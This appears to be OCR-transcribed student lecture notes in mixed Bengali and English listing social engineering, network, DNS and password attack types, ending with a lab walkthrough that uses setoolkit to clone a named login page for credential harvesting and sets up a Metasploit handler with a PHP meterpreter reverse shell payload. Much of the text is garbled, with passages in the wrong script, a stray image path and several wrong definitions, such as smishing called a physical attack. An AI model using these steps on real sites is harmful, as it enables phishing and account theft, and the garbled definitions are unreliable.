

Social Engineering:

- ভোক্তার থেকে info নিয়ে ভোক্তাকেই attack.

1) Impersonation: হুম্মবোশ দিয়ে info নিয়ে.

same
organisation
- এর ক্ষেত্রে

↳ Admin / Administrator.

↳ User - এর হুম্মবোশ

↳ Management.

2) Phishing: mostly email - এর মাধ্যমে.

↓ প্রচলিত উপায়

a) Click করার আগে cursor link-এর উপর রাখলে blink করতে,

b) www.aganibank → fake mail.
↓
it missing.

3) WHALING and VISHING Attack: Target করে mail করা হয়. Big fish | বড় মাছ ভাঙে,
→ bank-এ attack.

4) Smishing: Physical attack. পরিচিতি মাধ্যমে, ফাকে বল করে, তার মাধ্যমে behave করে.

5) SPim:

6) Spear phishing: social engineering attack, through mail.

7) Spam:

8) Eliciting info:

9) Prepending: Browser ছাড়া করে genuine link.

Preventing Social Engineering Attacks:

- aware কর
- কোন attack ফিডব্যাক হয় উচ্চি জানো
- security question কর.

Attacks:


1) DDoS Attacks: একসাথে 10 জনকে msg দিয়ে

- ↳ Network
- ↳ Application
- ↳ Operational technology.

2) Spoofing: Referred to refactoring.

- ↳ IP
- ↳ mail
- ↳ Mac

3) Eavesdropping / sniffing:



wireshark - এটা ফাইল - এ access করে
info ছবি করে ফোনত পাঠি.

Mac flooding.

4) Replay: At first snit করে packet - এর content
change করে দিবে.

5) Man in the middle Attack:

Layer-2 Attack:

1) ARP Poisoning: જોતા id જોતા map-૭ બાદે જોતા protocol.

2) Mac Flooding & Mac cloning.

3)

DNS Attack:

1) DNS poisoning: DNS table પર poisoning કરવું જોતા.

~~***~~ Farming

2) Domain Hijacking

3) " Reputation:

જોતા ← 4) Pass the hash: popular for windows
Lab-૭

5) Privilege Escalation.

Password Attack:

1) Dictionary attack:

2) Brute force "

3) Hybrid Attack

4) Password spraying

5) Rainbow table.

6) Known Plaintext attack

7)

Saturday
Exam:

Slide:

1, 2, 3, 4

Theory

Lab:
check WA.

Social Engineering Attack:

\$ sudo su [super user mode]

[password দিতে হবে]

\$ setoolkit [install মাধ্যমে install হবে]

\$ ifconfig [different terminal থেকে ip দেখে নিবো]

\$ setoolkit

machine →

vm এর setting

→ network →

bridge adapter

set > 1 [Enter দিবে] [অনেকগুলো options

set > 2 [""]

set > 3 [""]

set > 2 [""]

set > ip দেখান, enter press করবে

set > Enter the url to clone; <http://www.itijug.org/login>
[press enter]

[new terminal]

\$ sudo su

msfconsole (enter)

msf6 > use exploit/multi/handler [enter]

msf6 exploit(multi/handler) > use payload php/meterpreter/reverse_tcp (enter)

নিয়ে machine

→ credential ready করল